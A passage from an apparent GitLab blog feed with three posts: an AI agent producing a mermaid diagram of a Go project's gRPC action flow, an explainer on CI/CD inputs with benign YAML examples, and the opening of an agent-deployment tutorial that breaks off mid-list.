<p>Let me show you how I used <a href="https://about.gitlab.com/gitlab-duo/agent-platform/">Duo Agent Platform</a> to generate comprehensive documentation for a Golang project's gRPC communication flow — and how it transformed hours of code analysis into a few minutes of guided interaction.</p>
<p>You can follow along with this video:</p>
<p>&lt;div style=&quot;padding:75% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1098569263?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;AI Agent Generates Complete gRPC Documentation in Minutes | GitLab Duo Agent Platform Demo&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;</p>
<h2>The challenge: Understanding gRPC communication flows</h2>
<p>I was working with a project called &quot;Duo Workflow Executor&quot; that communicates with a gRPC server. Rather than spending my afternoon manually tracing through the codebase to understand the communication patterns, I decided to let Duo Agent Platform handle the heavy lifting.</p>
<p>My goal was simple: generate a clear diagram showing how the gRPC communication works, including what payloads are received, what actions are executed, and what responses are sent back.</p>
<p>Working in VS Code with the GitLab Workflow extension installed, I opened the project and crafted a specific prompt for Duo Agent Platform:</p>
<p>&quot;Can you prepare a mermaid diagram that shows the gRPC connection between duo-workflow-service and this project. It should show what this project receives in gRPC payload, and what actions it executes based on the payload, and what it sends back. Study internal/services/runner/runner.go, especially the Run method, and write the mermaid output to a grpc.md file.&quot;</p>
<p>Duo Agent Platform didn't just blindly execute my request — it began intelligently gathering context to create a comprehensive execution plan. The platform automatically:</p>
<ul>
<li>Searched through relevant Go files in the project</li>
<li>Read the specific file I mentioned (runner.go)</li>
<li>Identified additional files that would provide necessary context</li>
<li>Analyzed the codebase structure to understand the gRPC implementation</li>
</ul>
<p>This contextual awareness is what sets agentic AI tools with great context apart from simple code generation tools. Instead of working in isolation, Duo Agent Platform understands the relationships between different components of your project.</p>
<h2>Collaborative refinement</h2>
<p>Rather than making assumptions, Duo Agent Platform is designed to keep a human in the loop at critical moments in task execution to deliver better results. In this scenario, the platform paused to ask clarifying questions about the level of detail I wanted.</p>
<p><strong>Agent:</strong> &quot;Should I include error handling details in the diagram?&quot;</p>
<p><strong>Me:</strong> &quot;Don't focus on error handling. Include all actions. Focus on gRPC payload.&quot;</p>
<p>This back-and-forth refinement is crucial. The agent isn't just executing commands — it's working with me to ensure the deliverable meets my specific requirements.</p>
<h2>Execution and results</h2>
<p>With the clarified requirements, Duo Agent Platform finalized its execution plan and requested confirmation before proceeding. I could have modified the approach at this stage, but the plan was perfectly aligned with what I needed.</p>
<p>The agent then executed each task in sequence, providing real-time progress updates. Within minutes, it had:</p>
<ul>
<li>Analyzed all relevant files across the project</li>
<li>Created comprehensive documentation with a detailed mermaid diagram</li>
<li>Saved everything to the requested grpc.md file</li>
<li>Included valuable context about outgoing payloads and connection management</li>
</ul>
<p>The resulting documentation wasn't just a basic diagram — it was thorough, accurate, and immediately useful for understanding the system architecture.</p>
<h2>Reviewing the output</h2>
<p>Here's the actual mermaid diagram that Duo Agent Platform created, showing the complete gRPC communication flow:</p>
<pre><code class="language-mermaid">sequenceDiagram
participant DWS as duo-workflow-service
participant DWE as duo-workflow-executor
participant Runner as ExecutionRunner
participant ActionExecutor as Action Executor
participant FileSystem as File System/Commands


Note over DWS, DWE: gRPC Bidirectional Streaming (ExecuteWorkflow)

%% Connection Establishment
DWE-&gt;&gt;DWS: gRPC Connection with Headers
Note over DWE, DWS: Headers: authorization (Bearer token)&lt;br/&gt;x-gitlab-authentication-type: oidc&lt;br/&gt;x-gitlab-realm, x-gitlab-global-user-id&lt;br/&gt;x-gitlab-oauth-token, x-gitlab-base-url&lt;br/&gt;x-gitlab-instance-id, x-request-id&lt;br/&gt;x-gitlab-namespace-id, x-gitlab-project-id


%% Workflow Start Request
DWE-&gt;&gt;DWS: ClientEvent{StartWorkflowRequest}
Note over DWE, DWS: StartWorkflowRequest:&lt;br/&gt;- ClientVersion&lt;br/&gt;- WorkflowDefinition&lt;br/&gt;- Goal&lt;br/&gt;- WorkflowID&lt;br/&gt;- WorkflowMetadata&lt;br/&gt;- ClientCapabilities[]


%% Action Processing Loop
loop Action Processing
    DWS-&gt;&gt;DWE: Action Message
    Note over DWS, DWE: Action Types:&lt;br/&gt;- Action_RunCommand {program, flags[], arguments[]}&lt;br/&gt;- Action_RunGitCommand {command, arguments[], repositoryUrl}&lt;br/&gt;- Action_RunReadFile {filepath}&lt;br/&gt;- Action_RunWriteFile {filepath, contents}&lt;br/&gt;- Action_RunEditFile {filepath, oldString, newString}&lt;br/&gt;- Action_RunHTTPRequest {method, path, body}&lt;br/&gt;- Action_ListDirectory {directory}&lt;br/&gt;- Action_FindFiles {namePattern}&lt;br/&gt;- Action_Grep {searchDirectory, pattern, caseInsensitive}&lt;br/&gt;- Action_NewCheckpoint {}&lt;br/&gt;- Action_RunMCPTool {}


    DWE-&gt;&gt;Runner: Receive Action
    Runner-&gt;&gt;Runner: processWorkflowActions()
    Runner-&gt;&gt;ActionExecutor: executeAction(ctx, action)
    
    alt Action_RunCommand
        ActionExecutor-&gt;&gt;FileSystem: Execute Shell Command
        Note over ActionExecutor, FileSystem: Executes: program + flags + arguments&lt;br/&gt;in basePath directory
        FileSystem--&gt;&gt;ActionExecutor: Command Output + Exit Code
    
    else Action_RunReadFile
        ActionExecutor-&gt;&gt;FileSystem: Read File
        Note over ActionExecutor, FileSystem: Check gitignore rules&lt;br/&gt;Read file contents
        FileSystem--&gt;&gt;ActionExecutor: File Contents
    
    else Action_RunWriteFile
        ActionExecutor-&gt;&gt;FileSystem: Write File
        Note over ActionExecutor, FileSystem: Check gitignore rules&lt;br/&gt;Create/overwrite file
        FileSystem--&gt;&gt;ActionExecutor: Success/Error Message
    
    else Action_RunEditFile
        ActionExecutor-&gt;&gt;FileSystem: Edit File
        Note over ActionExecutor, FileSystem: Read → Replace oldString with newString → Write&lt;br/&gt;Check gitignore rules
        FileSystem--&gt;&gt;ActionExecutor: Edit Result Message
    
    else Action_RunGitCommand
        ActionExecutor-&gt;&gt;FileSystem: Execute Git Command 
        Note over ActionExecutor, FileSystem: Git operations with authentication&lt;br/&gt;Uses provided git config
        FileSystem--&gt;&gt;ActionExecutor: Git Command Output
    
    else Action_RunHTTPRequest
        ActionExecutor-&gt;&gt;DWS: HTTP Request to GitLab API
        Note over ActionExecutor, DWS: Method: GET/POST/PUT/DELETE&lt;br/&gt;Path: API endpoint&lt;br/&gt;Body: Request payload&lt;br/&gt;Headers: Authorization
        DWS--&gt;&gt;ActionExecutor: HTTP Response
    
    else Action_ListDirectory
        ActionExecutor-&gt;&gt;FileSystem: List Directory Contents
        Note over ActionExecutor, FileSystem: Respect gitignore rules
        FileSystem--&gt;&gt;ActionExecutor: Directory Listing
    
    else Action_FindFiles
        ActionExecutor-&gt;&gt;FileSystem: Find Files by Pattern
        Note over ActionExecutor, FileSystem: Recursive search with name pattern&lt;br/&gt;Respect gitignore rules
        FileSystem--&gt;&gt;ActionExecutor: File Paths List
    
    else Action_Grep
        ActionExecutor-&gt;&gt;FileSystem: Search Text Pattern
        Note over ActionExecutor, FileSystem: Recursive text search&lt;br/&gt;Case sensitive/insensitive option
        FileSystem--&gt;&gt;ActionExecutor: Search Results
    
    else Action_NewCheckpoint/Action_RunMCPTool
        ActionExecutor-&gt;&gt;ActionExecutor: No-op Action
        Note over ActionExecutor: Returns empty success result
    end


    ActionExecutor--&gt;&gt;Runner: Action Result (string)
    
    alt Result Size Check
        Runner-&gt;&gt;Runner: Check if result &gt; 4MB
        Note over Runner: If result exceeds MaxMessageSize (4MB)&lt;br/&gt;Replace with error message about size limit
    end


    Runner-&gt;&gt;DWE: ActionResponse
    DWE-&gt;&gt;DWS: ClientEvent{ActionResponse}
    Note over DWE, DWS: ActionResponse:&lt;br/&gt;- RequestID (matches Action.RequestID)&lt;br/&gt;- Response (execution result string)
end


%% Workflow Completion
DWE-&gt;&gt;DWS: CloseSend()
Note over DWE, DWS: Signal end of workflow execution


%% Analytics and Cleanup
Runner-&gt;&gt;Runner: Send Analytics Event (Finish)
DWE-&gt;&gt;DWE: Token Revocation (if enabled)
DWE-&gt;&gt;DWS: Close gRPC Connection
</code></pre>
<p>This diagram reveals several important architectural insights that would have taken considerable time to extract manually:</p>
<ul>
<li><strong>Bidirectional communication:</strong> The workflow executor both initiates requests and responds to service actions.</li>
<li><strong>Rich payload structure:</strong> Each action type has specific parameters and expected responses.</li>
<li><strong>Multiple integration points:</strong> The executor interacts with local filesystem, Git repositories, and GitLab APIs.</li>
<li><strong>Comprehensive action set:</strong> Nine different action types handle everything from file operations to HTTP requests.</li>
<li><strong>Proper lifecycle management:</strong> Clear connection establishment and teardown patterns.</li>
</ul>
<p>What impressed me most was how the agent automatically included the detailed payload structures for each action type. This level of detail transforms the diagram from a high-level overview into actionable documentation that other developers can immediately use.</p>
<h2>Looking ahead</h2>
<p>This demonstration represents just one use case for GitLab Duo Agent Platform. The same contextual understanding and collaborative approach that made documentation generation seamless can be applied to:</p>
<ul>
<li><strong>Code reviews:</strong> Agents can analyze merge requests with full project context</li>
<li><strong>Testing:</strong> Generate comprehensive test suites based on actual usage patterns</li>
<li><strong>Debugging:</strong> Trace issues across multiple services and components</li>
<li><strong>Security scanning:</strong> Identify vulnerabilities with understanding of your specific architecture</li>
<li><strong>CI/CD optimization:</strong> Improve pipeline performance based on historical data</li>
</ul>
<p>GitLab Duo Agent Platform will enter public beta soon so <a href="https://about.gitlab.com/gitlab-duo/agent-platform/">join the wait list today</a>.</p>
<p>Stay tuned to the <a href="https://about.gitlab.com/blog/">GitLab Blog</a> and social channels for additional updates. GitLab Duo Agent Platform is evolving rapidly with specialized agents, custom workflows, and community-driven extensions on the roadmap.</p>
<h2>Learn more</h2>
<ul>
<li><a href="https://about.gitlab.com/blog/agentic-ai-guides-and-resources/">Agentic AI guides and resources</a></li>
<li><a href="https://about.gitlab.com/blog/gitlab-duo-agent-platform-what-is-next-for-intelligent-devsecops/">GitLab Duo Agent Platform: What’s next for intelligent DevSecOps</a></li>
<li><a href="https://about.gitlab.com/topics/agentic-ai/">What is agentic AI?</a></li>
<li><a href="https://about.gitlab.com/the-source/ai/from-vibe-coding-to-agentic-ai-a-roadmap-for-technical-leaders/">From vibe coding to agentic AI: A roadmap for technical leaders</a></li>
</ul>
]]></content>
        <author>
            <name>Halil Coban</name>
            <uri>https://about.gitlab.com/blog/authors/halil-coban</uri>
        </author>
        <published>2025-07-07T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[CI/CD inputs: Secure and preferred method to pass parameters to a pipeline]]></title>
        <id>https://about.gitlab.com/blog/ci-cd-inputs-secure-and-preferred-method-to-pass-parameters-to-a-pipeline/</id>
        <link href="https://about.gitlab.com/blog/ci-cd-inputs-secure-and-preferred-method-to-pass-parameters-to-a-pipeline/"/>
        <updated>2025-07-07T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>GitLab CI/CD inputs represent the future of pipeline parameter passing. As
a purpose-built feature designed specifically for typed parameters with
validation, clear contracts, and enhanced security, inputs solve the
fundamental challenges that teams have been working around with variables
for years.</p>
<p>While CI/CD variables have served as the traditional method for passing parameters to pipelines, they were originally designed for storing configuration settings — not as a sophisticated parameter-passing mechanism for complex workflows. This fundamental mismatch has created reliability issues, security concerns, and maintenance overhead that inputs elegantly eliminate.</p>
<p>This article demonstrates why CI/CD inputs should be your preferred approach for pipeline parameters. You'll discover how inputs provide type safety, prevent common pipeline failures, eliminate variable collision issues, and create more maintainable automation. You'll also see practical examples of inputs in action and how they solve real-world challenges, which we hope will encourage you to transition from variable-based workarounds to input-powered reliability.</p>
<h2>The hidden costs of variable-based parameter passing</h2>
<p>The problems with using variables for parameter passing are numerous and frustrating.</p>
<p><strong>No type validation</strong></p>
<p>Variables are strings. There is no type validation, meaning a pipeline expecting a boolean or a number, but accidentally receives a string. This leads to unexpected failures deep into the pipeline execution. In the case of a deployment workflow for example, hours after it was started  a critical production deployment fails because a boolean check in a variable was not passed as expected.</p>
<p><strong>Runtime mutability</strong></p>
<p>Variables can be modified throughout the pipeline runtime, creating unpredictable behavior when multiple jobs attempt to change the same values. For example, deploy_job_a sets <code>DEPLOY_ENV=staging</code>, but deploy_job_b changes the <code>DEPLOY_ENV</code> value to <code>production</code>.</p>
<p><strong>Security risks</strong></p>
<p>Security concerns arise because variables intended as simple parameters often receive the same access permissions as sensitive secrets. There's no clear contract defining what parameters a pipeline expects, their types, or their default values. A simple <code>BUILD_TYPE</code> parameter, that seems innocuous at first glance, suddenly has access to production secrets simply because variables do not inherently distinguish between parameters and sensitive data.</p>
<p>Perhaps most problematically, error detection happens too late in the process. A misconfigured variable might not cause a failure until minutes or even hours into a pipeline run, wasting valuable CI/CD resources and developer time. Teams have developed elaborate workarounds such as custom validation scripts, extensive documentation, and complex naming conventions just to make variable-based parameter passing somewhat reliable.</p>
<p>Many users have requested local debugging capabilities to test pipeline configurations before deployment. While this seems like an obvious solution, it quickly breaks down in practice. Enterprise CI/CD workflows integrate with dozens of external systems — cloud providers, artifact repositories, security scanners, deployment targets — that simply can't be replicated locally. Even if they could, the complexity would make local testing environments nearly impossible to maintain. This mismatch forced us to reframe the problem entirely. Instead of asking &quot;How can we test pipelines locally?&quot; we started asking &quot;How can we prevent configuration issues caused by variable-based parameter passing before users run a CI/CD automation workflow?&quot;</p>
<h2>Understanding variable precedence</h2>
<p>GitLab's variable system includes multiple <a href="https://docs.gitlab.com/ci/variables/#cicd-variable-precedence">precedence levels</a> to provide flexibility for different use cases. While this system serves many valid scenarios like allowing administrators to set instance- or group-wide defaults while letting individual projects override them when needed, it can create challenges when building reusable pipeline components.</p>
<p>When creating components or templates that will be used across different projects and groups, the variable precedence hierarchy can make behavior less predictable. For example, a template that works perfectly in one project might behave differently in another due to group- or instance-level variable overrides that aren't visible in a pipeline configuration.</p>
<p>When including multiple templates, it also can be challenging to track which variables are being set where and how they might interact.</p>
<p>In addition, components authors need to document not just what variables their template uses, but also potential conflicts with variables that might be defined at higher precedence levels.</p>
<h3>Variable precedence examples</h3>
<p><strong>Main pipeline file (<code>.gitlab-ci.yml</code>):</strong></p>
<pre><code class="language-yaml">
variables:
  ENVIRONMENT: production  # Top-level default for all jobs
  DATABASE_URL: prod-db.example.com

include:
  - local: 'templates/test-template.yml'
  - local: 'templates/deploy-template.yml'
</code></pre>
<p><strong>Test template (<code>templates/test-template.yml</code>):</strong></p>
<pre><code class="language-yaml">
run-tests:
  variables:
    ENVIRONMENT: test  # Job-level variable overrides the default
  script:
    - echo &quot;Running tests in $ENVIRONMENT environment&quot;  
    - echo &quot;Database URL is $DATABASE_URL&quot;  # Still inherits prod-db.example.com!
    - run-integration-tests --env=$ENVIRONMENT --db=$DATABASE_URL
    `# Issue: Tests run in &quot;test&quot; environment but against production database`

</code></pre>
<p><strong>Deploy template (<code>templates/deploy-template.yml</code>):</strong></p>
<pre><code class="language-yaml">
deploy-app:
  script:
    - echo &quot;Deploying to $ENVIRONMENT&quot;  # Uses production (top-level default)
    - echo &quot;Database URL is $DATABASE_URL&quot;  # Uses prod-db.example.com
    - deploy --target=$ENVIRONMENT --db=$DATABASE_URL
    # This will deploy to production as intended
</code></pre>
<p><strong>The challenges in this example:</strong></p>
<ol>
<li>
<p>Partial inheritance: The test job gets <code>ENVIRONMENT=test</code> but still inherits <code>DATABASE_URL=prod-db.example.com</code>.</p>
</li>
<li>
<p>Coordination complexity: Template authors must know what top-level variables exist and might conflict.</p>
</li>
<li>
<p>Override behavior: Job-level variables with the same name override defaults, but this isn't always obvious.</p>
</li>
<li>
<p>Hidden dependencies: Templates become dependent on the main pipeline's variable names.</p>
</li>
</ol>
<p>GitLab recognized these pain points and introduced <a href="https://docs.gitlab.com/ee/ci/inputs/">CI/CD inputs</a> as a purpose-built solution for passing parameters to pipelines, offering typed parameters with built-in validation that occurs at pipeline creation time rather than during execution.</p>
<h2>CI/CD inputs fundamentals</h2>
<p>Inputs provide typed parameters for reusable pipeline configuration with built-in validation at pipeline creation time, designed specifically for defining values when the pipeline runs. They create a clear contract between the pipeline consumer and the configuration, explicitly defining what parameters are expected, their types, and constraints.</p>
<h3>Configuration flexibility and scope</h3>
<p>One of the advantages of inputs is their configuration-time flexibility. Inputs are evaluated and interpolated during pipeline creation using the interpolation format <code>$[[ inputs.input-id ]]</code>, meaning they can be used anywhere in your pipeline configuration — including job names, rules conditions, images, and any other YAML configuration element. This eliminates the long-standing limitation of variable interpolation in certain contexts.</p>
<p>One common use case we've seen is that users define their job names like <code>test-$[[ inputs.environment ]]-deployment</code>.</p>
<p>When using inputs in job names, you can prevent naming conflicts when the same component is included multiple times in a single pipeline. Without this capability, including the same component twice would result in job name collisions, with the second inclusion overwriting the first. Input-based job names ensure each inclusion creates uniquely named jobs.</p>
<p><strong>Before inputs:</strong></p>
<pre><code class="language-yaml">
test-service:
  variables:
    SERVICE_NAME: auth-service
    ENVIRONMENT: staging
  script:
    - run-tests-for $SERVICE_NAME in $ENVIRONMENT
</code></pre>
<p><strong>With inputs:</strong></p>
<pre><code class="language-yaml">
spec:
  inputs:
    environment:
      type: string
    service_name:
      type: string

test-$[[ inputs.service_name ]]-$[[ inputs.environment ]]:
  script:
    - run-tests-for $[[ inputs.service_name ]] in $[[ inputs.environment ]]
</code></pre>
<p>When included multiple times with different inputs, this creates jobs like <code>test-auth-service-staging</code>, <code>test-payment-service-production</code>, and <code>test-notification-service-development</code>. Each job has a unique, meaningful name that clearly indicates its purpose, making pipeline visualization much clearer than having multiple jobs with identical names that would overwrite each other.</p>
<p>Now let's go back to the first example in the top of this blog and use inputs, one immediate benefit is that instead of maintaining multiple templates file we can use one reusable template with different input values:</p>
<pre><code class="language-yaml">
spec:
  inputs:
    environment:
      type: string
    database_url:
      type: string
    action:
      type: string
---

$[[ inputs.action ]]-$[[ inputs.environment ]]:
  script:
    - echo &quot;Running $[[ inputs.action ]] in $[[ inputs.environment ]] environment&quot;
    - echo &quot;Database URL is $[[ inputs.database_url ]]&quot;
    - run-$[[ inputs.action ]] --env=$[[ inputs.environment ]] --db=$[[ inputs.database_url ]]
</code></pre>
<p>And in the main <code>gitlab-ci.yml</code> file we can include it twice (or more) with different values, making sure we avoid naming collisions</p>
<pre><code class="language-yaml">
include:
  - local: 'templates/environment-template.yml'
    inputs:
      environment: test
      database_url: test-db.example.com
      action: tests
  - local: 'templates/environment-template.yml'
    inputs:
      environment: production
      database_url: prod-db.example.com
      action: deploy
</code></pre>
<p><strong>The result:</strong> Instead of maintaining separate YAML files for testing and deployment jobs, you now have a single reusable template that handles both use cases safely. This approach scales to any number of environments or job types — reducing maintenance overhead, eliminating code duplication, and ensuring consistency across your entire pipeline configuration. One template to maintain instead of many, with zero risk of variable collision or configuration drift.</p>
<h3>Validation and type safety</h3>
<p>Another key difference between variables and inputs lies in validation capabilities. Inputs support different value types, including strings, numbers, booleans, and arrays, with validation occurring immediately when the pipeline is created. If you define an input as a boolean but pass a string, GitLab will reject the pipeline before any jobs execute, saving time and resources.</p>
<p>Here is an example of the enormous benefit of type validation.</p>
<p><strong>Without type validation (variables):</strong></p>
<pre><code class="language-yaml">
variables:
  ENABLE_TESTS: &quot;true&quot;  # Always a string
  MAX_RETRIES: &quot;3&quot;      # Always a string

deploy_job:
  script:
    - if [ &quot;$ENABLE_TESTS&quot; = true ]; then  # This fails!
        echo &quot;Running tests&quot;
      fi
    - retry_count=$((MAX_RETRIES + 1))      # String concatenation: &quot;31&quot;

</code></pre>
<p><strong>Problem:</strong>  The boolean check fails because “<code>true</code>” (string) is not equal to <code>true</code>, (boolean).</p>
<p><strong>With type validation (inputs):</strong></p>
<pre><code class="language-yaml">
spec:
  inputs:
    enable_tests:
      type: boolean
      default: true
    max_retries:
      type: number
      default: 3

      
deploy_job:
  script:
    - if [ &quot;$[[ inputs.enable_tests ]]&quot; = true ]; then  # Works correctly
        echo &quot;Running tests&quot;
      fi
    - retry_count=$(($[[ inputs.max_retries ]] + 1))    # Math works: 4

</code></pre>
<p><strong>Real-world impact for variable type validation failure</strong>: A developer or a process triggers a GitLab CI/CD pipeline with <code>ENABLE_TESTS = yes</code> instead of <code>true</code>. Assuming it takes on average 30 minutes before the deployment job starts, then finally when this job kicks off, 30 minutes or longer into the pipeline run, the deployment script tries to evaluate the boolean and fails.</p>
<p>Imagine the impact in terms of time-to-market and, of course. developer time trying to debug why a seemingly basic deploy job failed.</p>
<p>With type inputs, GitLab CI/CD will immediately throw an error and provide an explicit error message regarding the type mismatch.</p>
<h3>Security and access control</h3>
<p>Inputs provide enhanced security through controlled parameter passing with explicit contracts that define exactly what values are expected and allowed, creating clear boundaries between parameter passing to the pipeline, In addition. inputs are immutable. Once the pipeline starts, they cannot be modified during execution, providing predictable behavior throughout the pipeline lifecycle and eliminating the security risks that come from runtime variable manipulation.</p>
<h3>Scope and lifecycle</h3>
<p>When you define variables using the <code>variables:</code> keyword at the top level of your <code>.gitlab-ci.yml</code> file, these variables become defaults for all jobs in your entire pipeline. When you include templates, you must consider what variables you've defined globally, as they can interact with the template's expected behavior through GitLab's variable precedence order.</p>
<p>Inputs are defined in CI configuration files (e.g. components or templates) and assigned values when a pipeline is triggered, allowing you to customize reusable CI configurations. They exist solely for pipeline creation and configuration time, scoped to the CI configuration file where they're defined, and become immutable references once the pipeline begins execution. Since each component maintains its own inputs, there is no risk of inputs interfering with other components or templates in your pipeline, eliminating variable collision and override issues that can occur with variable-based approaches.</p>
<h2>Working with variables and inputs together</h2>
<p>We recognize that teams have extensive investments in their variable-based workflows, and migration to inputs doesn't happen overnight. That's why we've developed capabilities that allow inputs and variables to work seamlessly together, providing a bridge between existing variables and the benefits of inputs while overcoming some key challenges in variable expansion.</p>
<p>Let's look at this real-world example.</p>
<p><strong>Variable expansion in rules conditions</strong></p>
<p>A common challenge occurs when using variables that contain other variable references in <code>rules:if</code> conditions. GitLab only expands variables one level deep during rule evaluation, which can lead to unexpected behavior:</p>
<pre><code class="language-yaml"># This doesn't work as expected

variables:
  TARGET_ENV:
    value: &quot;${CI_COMMIT_REF_SLUG}&quot;

deploy-job:
  rules:
    - if: '$TARGET_ENV == &quot;production&quot;'  # Compares &quot;${CI_COMMIT_REF_SLUG}&quot; != &quot;production&quot;
      variables:
        DEPLOY_MODE: &quot;blue-green&quot;
</code></pre>
<p>The <code>expand_vars</code> function solves this by forcing proper variable expansion in inputs:</p>
<pre><code class="language-yaml">spec:
  inputs:
    target_environment:
      description: &quot;Target deployment environment&quot;
      default: &quot;${CI_COMMIT_REF_SLUG}&quot;
---


deploy-job:
  rules:
    - if: '&quot;$[[ inputs.target_environment | expand_vars ]]&quot; == &quot;production&quot;'
      variables:
        DEPLOY_MODE: &quot;blue-green&quot;
        APPROVAL_REQUIRED: &quot;true&quot;
    - when: always
      variables:
        DEPLOY_MODE: &quot;rolling&quot;
        APPROVAL_REQUIRED: &quot;false&quot;
  script:
    - echo &quot;Target: $[[ inputs.target_environment | expand_vars ]]&quot;
    - echo &quot;Deploy mode: ${DEPLOY_MODE}&quot;
</code></pre>
<h3>Why this matters</h3>
<p>Without <code>expand_vars</code>, rule conditions evaluate against the literal variable reference (like <code>&quot;${CI_COMMIT_REF_SLUG}&quot;</code>) rather than the expanded value (like <code>&quot;production&quot;</code>). This leads to rules that never match when you expect them to, breaking conditional pipeline logic.</p>
<p><strong>Important notes about expand_vars:</strong></p>
<ul>
<li>
<p>Only variables that can be used with the include keyword are supported</p>
</li>
<li>
<p>Variables must be unmasked (not marked as protected/masked)</p>
</li>
<li>
<p>Nested variable expansion is not supported</p>
</li>
<li>
<p>Rule conditions using <code>expand_vars</code> must be properly quoted: <code>'&quot;$[[ inputs.name | expand_vars ]]&quot; == &quot;value&quot;'</code></p>
</li>
</ul>
<p>This pattern solves the single-level variable expansion limitation, working for any conditional logic that requires comparing fully resolved variable values.</p>
<h3>Function chaining for advanced processing</h3>
<p>Along with <code>expand_vars</code>, you can use functions like <code>truncate</code> to shorten values for compliance with naming restrictions (such as Kubernetes resource names), creating sophisticated parameter processing pipelines while maintaining input safety and predictability.</p>
<pre><code class="language-yaml">
spec:  
  inputs:
    service_identifier:
      default: 'service-$CI_PROJECT_NAME-$CI_COMMIT_REF_SLUG'
---

create-resource:
  script:
    - resource_name=$[[ inputs.service_identifier | expand_vars | truncate(0,50) ]]
</code></pre>
<p>This integration capability allows you to adopt inputs gradually while leveraging your existing variable infrastructure, making the migration path much smoother.</p>
<h3>From components only to CI pipelines</h3>
<p>Up until GitLab 17.11, GitLab users were able to use inputs only in components and templates through the <code>include:</code> syntax. This limited their use to reusable CI/CD configurations, but didn't address the broader need for dynamic pipeline customization.</p>
<h3>Pipeline-wide inputs support</h3>
<p>Starting with GitLab 17.11, GitLab users can now use inputs to safely modify pipeline behavior across all pipeline execution contexts, replacing the traditional reliance on pipeline variables. This expanded support includes:</p>
<ul>
<li>
<p>Scheduled pipelines: Define inputs with defaults for automated pipeline runs while allowing manual override when needed.</p>
</li>
<li>
<p>Downstream pipelines: Pass structured inputs to child and multi-project pipelines with proper validation and type safety.</p>
</li>
<li>
<p>Manual pipelines: Present users with a clean, validated form interface.</p>
</li>
</ul>
<p>Those enhancements, with more to follow, allow teams to modernize their pipelines while maintaining backward compatibility gradually. Once inputs are fully adopted, users can disable pipeline variables to ensures a more secure and predictable CI/CD environment.</p>
<h2>Summary</h2>
<p>The transition from variables to inputs represents more than just a technical upgrade — it's a shift toward more maintainable, predictable, and secure CI/CD pipelines. While variables continue to serve important purposes for configuration, inputs provide the parameter-passing capabilities that teams have been working around for years.</p>
<p>We understand that variables are deeply embedded in existing workflows, which is why we've built bridges between the two systems. The <code>expand_vars</code> function and other input capabilities allow you to adopt inputs gradually while leveraging your existing variable infrastructure.</p>
<p>By starting with new components and templates, then gradually migrating high-impact workflows, you'll quickly see the benefits of clearer contracts, earlier error detection, and more reliable automation that scales across your organization. Additionally, moving to inputs creates an excellent foundation for leveraging <a href="https://gitlab.com/explore/catalog">GitLab's CI/CD Catalog</a>, where reusable components with typed interfaces become powerful building blocks for your DevOps workflows but more on that in our next blog post.</p>
<p>Your future self and your teammates will thank you for the clarity and reliability that inputs bring to your CI/CD workflows, while still being able to work with the variable systems you've already invested in.</p>
<h2>What's next</h2>
<p>Looking ahead, we're expanding inputs to solve two key challenges: enhancing pipeline triggering with cascading options that <a href="https://gitlab.com/gitlab-org/gitlab/-/issues/520094">dynamically adjust based on user selections</a>, and providing job-level inputs that allow users to <a href="https://gitlab.com/groups/gitlab-org/-/epics/17833">retry individual jobs with different parameter values</a>. We encourage you to follow these discussions, share your feedback, and contribute to shaping these features. You can also provide general feedback on CI/CD inputs through our <a href="https://gitlab.com/gitlab-org/gitlab/-/issues/407556">feedback issue</a>.</p>
<h2>Read more</h2>
<ul>
<li><a href="https://about.gitlab.com/blog/how-to-include-file-references-in-your-ci-cd-components/">How to include file references in your CI/CD components</a></li>
<li><a href="https://docs.gitlab.com/ci/inputs/">CI/CD inputs documentation</a></li>
<li><a href="https://about.gitlab.com/blog/ci-cd-catalog-goes-ga-no-more-building-pipelines-from-scratch/">CI/CD Catalog goes GA: No more building pipelines from scratch</a></li>
<li><a href="https://about.gitlab.com/blog/demystifying-ci-cd-variables/">GitLab environment variables demystified</a></li>
</ul>
]]></content>
        <author>
            <name>Dov Hershkovitch</name>
            <uri>https://about.gitlab.com/blog/authors/dov-hershkovitch</uri>
        </author>
        <published>2025-07-07T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Fast and secure AI agent deployment to Google Cloud with GitLab]]></title>
        <id>https://about.gitlab.com/blog/fast-and-secure-ai-agent-deployment-to-google-cloud-with-gitlab/</id>
        <link href="https://about.gitlab.com/blog/fast-and-secure-ai-agent-deployment-to-google-cloud-with-gitlab/"/>
        <updated>2025-07-07T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p><a href="https://about.gitlab.com/topics/agentic-ai/">Agentic AI</a> is transforming
how we build intelligent applications, but deploying AI agents securely and
efficiently can be challenging. In this tutorial, you'll learn how to deploy
an AI agent built with Google's Agent Development Kit
(<a href="https://cloud.google.com/vertex-ai/generative-ai/docs/agent-development-kit/quickstart">ADK</a>)
to Cloud Run using <a href="https://cloud.google.com/blog/topics/partners/understand-the-google-cloud-gitlab-integration">GitLab's native
integrations</a>
and <a href="https://docs.gitlab.com/ci/components/">CI/CD components</a>.</p>
<h2>What are AI agents and why do they matter?</h2>
<p>Agentic AI represents a significant evolution in artificial intelligence. Unlike traditional generative AI tools that require constant human direction, AI agents leverage advanced language models and natural language processing to take independent action. These systems can understand requests, make decisions, and execute multistep plans to achieve goals autonomously.</p>
<p>This tutorial uses Google's ADK, a flexible and modular framework for developing and deploying AI agents. While optimized for Gemini and the Google ecosystem, ADK is model-agnostic, deployment-agnostic, and built for compatibility with other frameworks.</p>
<h2>Our demo application: Canada City Advisor</h2>
<p>To demonstrate the deployment process, we'll work with a practical example: the Canada City Advisor. This AI agent helps users find their ideal Canadian city based on their preferences and constraints.</p>
<p>Here's how it works:</p>
<ul>
<li>
<p>Users input their budget requirements and lifestyle preferences.</p>
</li>
<li>
<p>The root agent coordinates two sub-agents:</p>
<ul>
<li>A budget analyzer agent that evaluates financial constraints. This draws data obtained from the Canada Mortgage and Housing Corporation.</li>
<li>A lifestyle preferences agent that matches cities to user needs. This includes a weather service that uses <a href="https://open-meteo.com/">Open-Meteo</a> to get the proper city information.</li>
</ul>
</li>
<li>
